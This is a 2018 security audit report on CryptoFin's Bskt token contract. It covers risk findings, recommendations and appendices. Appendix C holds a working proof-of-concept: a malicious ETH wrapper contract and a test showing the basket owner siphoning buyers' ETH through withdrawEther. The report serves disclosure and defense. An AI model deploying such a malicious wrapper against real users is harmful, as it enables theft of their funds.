Shoshin

Smart Contract Security Audit

CryptoFin - Bskt

April 22, 2018

Shoshin Group

shoshin.io

Disclaimer

This report is intended solely for discussion purposes. By reading this report or any part of it, you agree to the terms of this disclaimer.

This report makes no statements, representations, or warranties about the use of the code, safety of the code, its vulnerability status, the business model, its regulatory regime, or any other statements about the fitness of the smart contract.

Shoshin Group assumes no responsibility for errors, omissions, or for damages resulting from the use of the information contained within this report. You agree to indemnify and hold Shoshin Group harmless for any losses resulting from the use of this report.

The results and outcome of this security audit are not intended to be, nor should they be construed as, investment advice.


Table of Contents

Engagement Details at a Glance

Smart Contract Details

Organization	CryptoFin
Product	Ethereum10 - Bskt
Symbol	bskt
Whitepaper	https://github.com/cryptofinlabs/bskt-whitepaper
Source Code	https://github.com/cryptofinlabs/bskt
Audited Git Commit	2acf674de41182e816db5522a3b23661f2703e08

Total Identified Vulnerabilities



Executive Summary

Shoshin Group (Shoshin) performed a security review of CryptoFin's Bskt smart contract. The Bskt smart contract is a tool that enables the bundling of ERC20 tokens, as defined by the contract creator. To complete the security review, Shoshin was given access to CryptoFin's GitHub repository to review the smart contract source code, which is now open source.

Scope

The Solidity source code of the Bskt smart contract was reviewed. The usage and deployment of the smart contract can also impact the overall security of the token, which was considered during the review, but not a key focus.

Due to time constraints, differential analysis was performed, meaning previously-audited libraries (OpenZeppelin token and Gnosis multisig contracts) were considered secure and out of scope for this security review.

Findings

No critical security issues were identified in the Bskt smart contract. The code quality is good with verbose comments and test coverage for all the code blocks.

The discovered exploitable aspects of the Bskt token are through its interactions with other ERC20 tokens. In order to mint and burn Bskt tokens, iterations are made over a list of underlying tokens to external `transfer` and `transferFrom` functions, which relies heavily on their compliance with ERC20 standards. This behaviour is essential to Bskt token's functionality, however, leaves some potential attack vectors ranging from denial-of-service and in the extreme case of malicious ETH tokenization - stolen funds.

The security issues identified and the attack vectors take advantage of poor or malicious construction of Bskt tokens and are not intrinsic to the smart contract itself.

Recommendations

Shoshin recommends that CryptoFin take extra measures to provide documentation for Bskt token creation, and an environment for Bskt token vetting and auditing. It is crucial for users of a Bskt token to distinguish between trusted and malicious Bskts, and ERC20 compliance of the underlying tokens.


To mitigate stolen funds through malicious ETH tokenization, remove the `withdrawEther` function as it is not essential to the function of the Bskt token, and is what enables the attack vector.

For redemption of the underlying tokens of a Bskt token unit, adopt a pull over push implementation of `redeem`, which would reduce the risk of locked tokens and the potential for denial-of-service either through block gas limits or paused tokens.

Engagement Details

Overview of the Bskt Token

Bskt, is an Ethereum smart contract that allows users to compose any number of different Ethereum (ERC20) tokens into a single Bskt token. Similar to an Exchange Traded Fund (ETF), Bskt makes it easy and cost effective to hold a number of ERC20 token while owning only a single token. However, unlike traditional ETFs, users maintain custody of the underlying assets.



The ERC20-compliant Bskt contract allows users to:

- **instantiate** a custom Bskt with a selected proportion of pre-specified underlying tokens
- **create** Bskt tokens in an exchange by surrendering the underlying tokens
- **redeem** Bskt tokens for the underlying tokens that make up the Bskt token
- **transfer** the ownership of Bskt tokens

The Bskt token uses out-of-the-box security constructs already provided in the OpenZeppelin[1] library that it uses at its core.

[1] https://openzeppelin.org/api/docs/open-zeppelin.html

Testing Plan and Methodology

As part of the testing process, Shoshin performed an architecture review of the Bskt token, automated testing, as well as manual testing of the source code. Testing was started after discussions with the CryptoFin team to understand the architecture and the use cases of the Bskt token in addition to reviewing the whitepaper[2] describing the Bskt token.

Automated Testing

As a part of the automated testing process, Shoshin used various static analysis tools to ensure that the Bskt smart contract code aligns with good security practices. Static analysis tools such as Mythril[3], Remix[4], Solhint[5], and SmartCheck[6] were used.

Manual Testing

During the manual testing process, Shoshin reviewed the vulnerabilities and warnings identified by the tools used during the automated testing phase. Additionally, Shoshin also performed:

Integration Analysis - relating to the manner in which Bskt interacts with other contracts, and the Ethereum blockchain.

- Deployment procedure and feasibility
- ERC20 adherence and interactions with other ERC20 contracts
- Malicious users
- Unintended state

Gas Analysis - relating to the ability of Bskt to serve its intended purpose given consideration to network-imposed gas limits.

- Economically viable function use
- Denial-of-Service

[2] https://github.com/cryptofinlabs/bskt-whitepaper/blob/master/bskt-whitepaper-v1.0.0.pdf
[3] https://github.com/ConsenSys/mythril
[4] https://remix.ethereum.org/
[5] https://github.com/protofire/solhint
[6] https://github.com/smartdec/smartcheck

Identified Security Vulnerabilities

Title	Risk
Malicious ETH ERC20 wrapper can enable contract owner to withdraw funds	High
Potential for indefinitely locked tokens using `tokensToSkip`	Low
Gas imposed limit on potential underlying tokens	Informational
Outdated, inconsistent, and non-fixed Solidity compiler version in use within contracts	Informational

Malicious ETH ERC20 wrapper can enable contract owner to withdraw funds

Risk Severity: High **Impact:** High **Likelihood:** Medium

Vulnerability Class: Susceptibility to Malicious Contract Interaction, Call to the unknown

Vulnerability Location: https://github.com/cryptofinlabs/bskt/blob/2acf674de41182e816db5522a3b23661f2703e08/contracts/BsktToken.sol#L230:L236 - `withdrawEther()`

Description:

A malicious ERC20 token can be passed in as part of the addresses array during contract construction that enables the owner to steal ETH from token creators and buyers.

The malicious ERC20 achieves this by 'locking' up deposited ETH to mint wrapper tokens, and using internal state to facilitate approvals, transfers, and balance tracking. If the `transferFrom` function of the wrapper is designed to transfer ETH instead of the wrapper token, the owner can use `withdrawEther` to withdraw the ETH without knowledge or approval of the buyer. Such a token can be advertised as an ETH wrapper to support ETH exposure through the `BsktToken` token.

Depending on the implementation, this malicious token can also prevent the ability to fully redeem a `BsktToken` token without using `tokensToSkip`.

Impact:

A malicious owner can use this functionality to trick buyers into creating `BsktTokens` that are susceptible to having their ETH exposure siphoned by the owner. See Appendix C for a sample exploit contract that wraps ETH to siphon funds without the buyers knowledge.

Recommendation:

The nature of `approve` and `transferFrom` of EIP20 paired with the intended behaviour of `BsktToken` leave it susceptible to external implementations that may be malicious.

In this case, having a `withdrawEther` function does not serve core functionality and increases the surface area of the contract's functionality to exploitation. Our primary recommendation is to remove this function.

A secondary recommendation is to apply the `onlyOwner` modifier to create such that only the owner can create `BsktToken` tokens (anyone will still be able to `redeem`); however this could impact the functionality of the contract and still leaves buyers vulnerable.

Potential for indefinitely locked tokens using `tokensToSkip`

Risk Severity:	Low	**Impact:**	Medium	**Likelihood:**	Low

Vulnerability Class:	Denial-of-Service with revert
Vulnerability Location:	https://github.com/cryptofinlabs/bskt/blob/2acf674de41182e816db5522a3b23661f2703e08/contracts/BsktToken.sol#L124-L150 - `redeem()`

Description:

Redemption of underlying tokens for a `BsktToken` is done by invoking `redeem`, which requires synchronous iteration over the array `tokens` to invoke their respective `transfer` functions. Since this is done synchronously, a failed transfer could result in all tokens being locked, which sparks the need to have an input `tokensToSkip`.

Although `tokensToSkip` works as intended, it has the undesirable side effect that the skipped tokens are locked indefinitely, even if an invocation of transfer at a future time could be successful. It is interesting to note, however, that should the skipped token be transferable at a future time, `withdrawExcessToken` would now enable the owner of the `BsktToken` to withdraw said token.

Impact:

In a hypothetical situation where a `BsktToken` owner wishes to redeem at the inopportune moment when an underlying token may be temporarily paused, the owner must contemplate sacrificing access to the paused token completely.

Recommendation:

It is recommended to favor pull over push for external calls, especially when dealing with payouts from a contract. That is, it is often better to isolate each external call into its own transaction that can be initiated by the recipient of the call.

For `redeem`, it is recommended to burn the `BsktToken` but let users withdraw the funds rather than push the funds to them automatically (and synchronously). This will require storing an extra `withdrawals` state for each `redeemer`, for each of the underlying `tokens`, along with implementation of a `withdrawUnderlyingTokens` public function.

This recommendation removes the need for `tokensToSkip` and enables the retrieval of paused tokens by the redeemer, should they become unpaused at a later time. See Appendix D for an example of pull over push implementations.

Gas imposed limit on potential underlying tokens

Risk Severity:	Informational	**Impact:**	Low	**Likelihood:**	Low

Vulnerability Class:	Denial-of-Service with block gas limit
Vulnerability Location:	https://github.com/cryptofinlabs/bskt/blob/2acf674de41182e816db5522a3b23661f2703e08/contracts/BsktToken.sol#L98-L115 - `create()`

Description:

Minting of `BsktToken` is done by invoking create, which requires synchronous iteration over the array `tokens` that is populated on contract deployment. The `BsktToken` constructor limits the array to be of length 255 or smaller, however the gas cost of `create` could far exceed that, as it iterates through every element and invokes `transferFrom` on each.

At an estimated gas cost of 105382 per element in the array, the current block limit of 8000000 will be reached well before the imposed limit of 255 tokens, denying the contract to invoke create.

Impact:

The contract is unable to support the number of underlying tokens that is suggested by reading the source code (inferred from array length restrictions).

Recommendation:

Although it is impossible to pragmatically check the complexity of the underlying token implementation, it is recommended to limit the number of allowed underlying tokens to a relatively safer value, such as 64.

Outdated and non-fixed Solidity compiler version in use within contract

Risk Severity: Informational **Impact:** Low **Likelihood:** Low

Vulnerability Class: Compiler version not fixed

Vulnerability Location: https://github.com/cryptofinlabs/bskt/blob/2acf674de41182e816db5522a3b23661f2703e08/contracts/BsktToken.sol#L1

Description:

The `pragma` versions used in each of the contracts resident in the Bskt Github repository were different and outdated. Additionally, the use of the caret operator with the compiler version indicates that the contract will always use the highest version of the compiler major release currently available.

Impact:

Future compiler versions can result in unforeseen issues within the Bskt smart contract.

Recommendation:

Consider using the same, fixed, and up-to-date compiler version with the various contracts as per best security practices. The latest version of the Solidity compiler is v 0.4.21.

Appendix A - Risk Description

Risk Rating

This Risk Rating used in the audit report is based of the Open Web Application Security Project (OWASP) Risk Rating Methodology[7].

Risk Severity

The overall Risk associated with a security vulnerability is calculated based of the formula:

$$Risk = Impact * Likelihood$$

Risk is based on various factors that are used to calculate $Impact$ and $Likelihood$, such as the threat agent involved, the vulnerability and attack used to exploit it, in conjunction with the impact of a successful exploitation to the business. Risk Severity can be classified as per the table below.

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Informational	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

Impact

The impact a bug would have on the business if exploited; calculated as per the OWASP Risk Rating Methodology for estimating Impact.

Likelihood

The likelihood that the bug is encountered and exploited in the wild; calculated as per the OWASP Risk Rating Methodology.

[7] https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology

Appendix B - Vulnerability Class Description

ERC20 API violation	It is important for all tokens that claim to be an ERC20 to conform to its standards, and to be wary of malicious implementation.
Reentrancy	Contract state should never be relied on if untrusted contracts are called. State changes after external calls should be avoided.
Tx.origin - based validation	Asserting against `tx.origin` opens vulnerabilities to owner impersonation.
Call to the unknown	Primitives like `call` and `send` may unintendedly invoke callback functions of the callee or recipient.
Unchecked external call	Calls to untrusted contracts can introduce several unexpected risks or errors. External calls may execute malicious code in that contract or any other contract that it depends upon.
Gas-hungry fallback	Sending eth using `send` only provides 2300 gas for execution, which can result in an out-of-gas exception.
Zero-balance validation	Avoid relying on specific balance checks as wei can be forcibly sent to any account.
Unlimited gas allowance	`call.value()` without specifying a `gasAmount` will forward all gas for code execution.
Consider transfer over send	`send` is the low-level counterpart of transfer and should be used carefully.
Exception disorder	The use of `call` and `delegatecall` in nested call stacks can lead to unintended and exploitable contract state.
Timestamp Dependence	The timestamp of the block can be manipulated by the miner, and all direct and indirect uses of the timestamp should be considered.

Transaction-Ordering Dependence	Transactions sitting in the mempool provide transparency into the order of actions before they are included in a block, and are also subject to manipulation.
DoS due to (unexpected) throw	Execution of a function call can be forcibly or mistakenly reverted, preventing the contract to serve its intended function.
DoS due to block gas limit	Execution of a function exceeds (or can be manipulated to exceed) the block gas limit, resulting in unprocessable transactions.
Inefficient byte array	It is possible to use an array of bytes as `byte[]`, but it is wasting 31 bytes every element when passing in calls. It is better to use `bytes`.
Unchecked math	Integer over- and under- flows are possible and undesirable.
Unsafe type inference	Use of `var` automatically infers the type based on the first expression assigned to the variable.
Implicit visibility level	Functions are defaulted to public visibility if a visibility level is not provided.
Malicious libraries	Use of libraries bring along risk of malicious or unintended behaviour if not properly vetted and audited.
Compiler version not fixed	Locking the pragma limits the risk of surfacing undiscovered bugs through the development and testing process.
Style guide violation	Best practices should be followed for legibility, linting is encouraged.

Appendix C - Malicious Contract Stealing ETH Exploit

EthToken.sol

```
import "zeppelin-solidity/contracts/token/ERC20/StandardToken.sol";
import "zeppelin-solidity/contracts/math/SafeMath.sol";

contract EthToken is StandardToken {
    string public name = "EthToken";
    string public symbol = "WETH";
    uint8 public decimals = 0;

    /**
      * @dev construct with 0 totalSupply, WETH are minted as eth is deposited
      */
    function EthToken() public {
        totalSupply_ = 0;
    }

    /**
      * @dev deposit eth to generate WETH
      */
    function deposit() payable {
        balances[msg.sender] = balances[msg.sender].add(msg.value);
        totalSupply_ = totalSupply_.add(msg.value);
    }

    /**
      * @dev transfer token for a specified address
      * @param _to The address to transfer to.
      * @param _value The amount to be transferred.
      */
    function transfer(address _to, uint256 _value) public returns (bool) {
        require(_value <= balances[msg.sender]);
        balances[msg.sender] = balances[msg.sender].sub(_value);
        totalSupply_ = totalSupply_.sub(msg.value);
        _to.transfer(msg.value);
        Transfer(msg.sender, _to, _value);
        return true;
    }

    /**
     * @dev Transfer tokens from one address to another
     * @param _from address The address which you want to send tokens from
     * @param _to address The address which you want to transfer to
     * @param _value uint256 the amount of tokens to be transferred
     */
    function transferFrom(address _from, address _to, uint256 _value) public returns (bool)
{
        require(_value <= balances[_from]);
        require(_value <= allowed[_from][msg.sender]);
        balances[_from] = balances[_from].sub(_value);
        totalSupply_ = totalSupply_.sub(_value);
        allowed[_from][msg.sender] = allowed[_from][msg.sender].sub(_value);
        _to.transfer(_value);
        Transfer(_from, _to, _value);
        return true;
    }
}
```

BsktToken.test.js

```
const P = require('bluebird');
const BsktToken = artifacts.require('BsktToken');
const TokenA = artifacts.require('TokenA');
const TokenB = artifacts.require('TokenB');
const TokenC = artifacts.require('TokenC');
const EthToken = artifacts.require('EthToken');

const assertRevert = require('./helpers/assertRevert.js');
const BigNumber = web3.BigNumber;
const TOKENS_MULTIPLE = 100;

function conditionalIt(title, test) {
  let shouldSkip = false;
  if (process.env.TEST_ENV === 'e2e') {
    shouldSkip = true;
  }
  return shouldSkip ? it.skip(title, test) : it(title, test);
}

contract('BsktToken', function([owner, buyer1, buyer2, bskt20Buyer]) {

  context('With malicious Eth Wrapper token', function() {
    let bsktToken, ethToken, tokenA;

    beforeEach(async function () {
      ethToken = await EthToken.new({ from: owner });
      tokenA = await TokenA.new({ from: owner });

      let underlyingTokensInstance = [ethToken, tokenA];
      let tokenCountList = [web3.toWei(1, 'ether'), 2];
      let creationUnit = 2;

      bsktToken = await BsktToken.new(
        underlyingTokensInstance.map(token => token.address),
        tokenCountList,
        creationUnit,
        'Basket',
        'BSK',
        {from: owner}
      );

      const TOKEN_GRAIN_MULTIPLE = TOKENS_MULTIPLE / creationUnit;

      await ethToken.deposit({from: buyer1, gas: 3000000, value: TOKEN_GRAIN_MULTIPLE *
tokenCountList[0]});
      await tokenA.transfer(buyer1, TOKEN_GRAIN_MULTIPLE * tokenCountList[1]);

      for (let i = 0; i < underlyingTokensInstance.length; i++) {
        await underlyingTokensInstance[i].approve(
          bsktToken.address,
          TOKEN_GRAIN_MULTIPLE * tokenCountList[i],
          {from: buyer1}
        );
      }
    });

    conditionalIt('will permit the bskt owner to withdraw funds', async function test() {
      const preCreationEthTokenBalance = await ethToken.balanceOf.call(buyer1);
      const preCreationTokenABalance = await tokenA.balanceOf.call(buyer1);
      await bsktToken.create(100, {from: buyer1});

      const postCreationEthTokenBalance = await ethToken.balanceOf.call(buyer1);
      const postCreationTokenABalance = await tokenA.balanceOf.call(buyer1);

      const ownerBalanceStart = await web3.eth.getBalance(owner);
      const bsktTokenBalanceStart = await web3.eth.getBalance(bsktToken.address);

      await bsktToken.withdrawEther();

      const ownerBalanceEnd = await web3.eth.getBalance(owner);
      const bsktTokenBalanceEnd = await web3.eth.getBalance(bsktToken.address);

      assert.equal(preCreationEthTokenBalance, web3.toWei(50, 'ether'));
      assert.equal(preCreationTokenABalance, 100);

      assert.equal(postCreationEthTokenBalance, 0);
      assert.equal(postCreationTokenABalance, 0);

      assert.equal(bsktTokenBalanceStart, web3.toWei(50, 'ether'));
      assert.equal(bsktTokenBalanceEnd, 0);

      assert.isAbove(ownerBalanceEnd.toNumber(), ownerBalanceStart.toNumber());
    });
  });
});
```

Appendix D - Example Of Push Over Pull External Call

See the code below for an example of a push over pull implementation, referenced from Consensys[8].

```
// push
contract auction {
    address highestBidder;
    uint highestBid;

    function bid() payable {
        require(msg.value >= highestBid);

        if (highestBidder != 0) {
            highestBidder.transfer(highestBid);
        }

       highestBidder = msg.sender;
       highestBid = msg.value;
    }
}

// pull
contract auction {
    address highestBidder;
    uint highestBid;
    mapping(address => uint) refunds;

    function bid() payable external {
        require(msg.value >= highestBid);

        if (highestBidder != 0) {
            refunds[highestBidder] += highestBid;
        }

        highestBidder = msg.sender;
        highestBid = msg.value;
    }

    function withdrawRefund() external {
        uint refund = refunds[msg.sender];
        refunds[msg.sender] = 0;
        msg.sender.transfer(refund);
    }
}
```

[8] https://consensys.github.io/smart-contract-best-practices/recommendations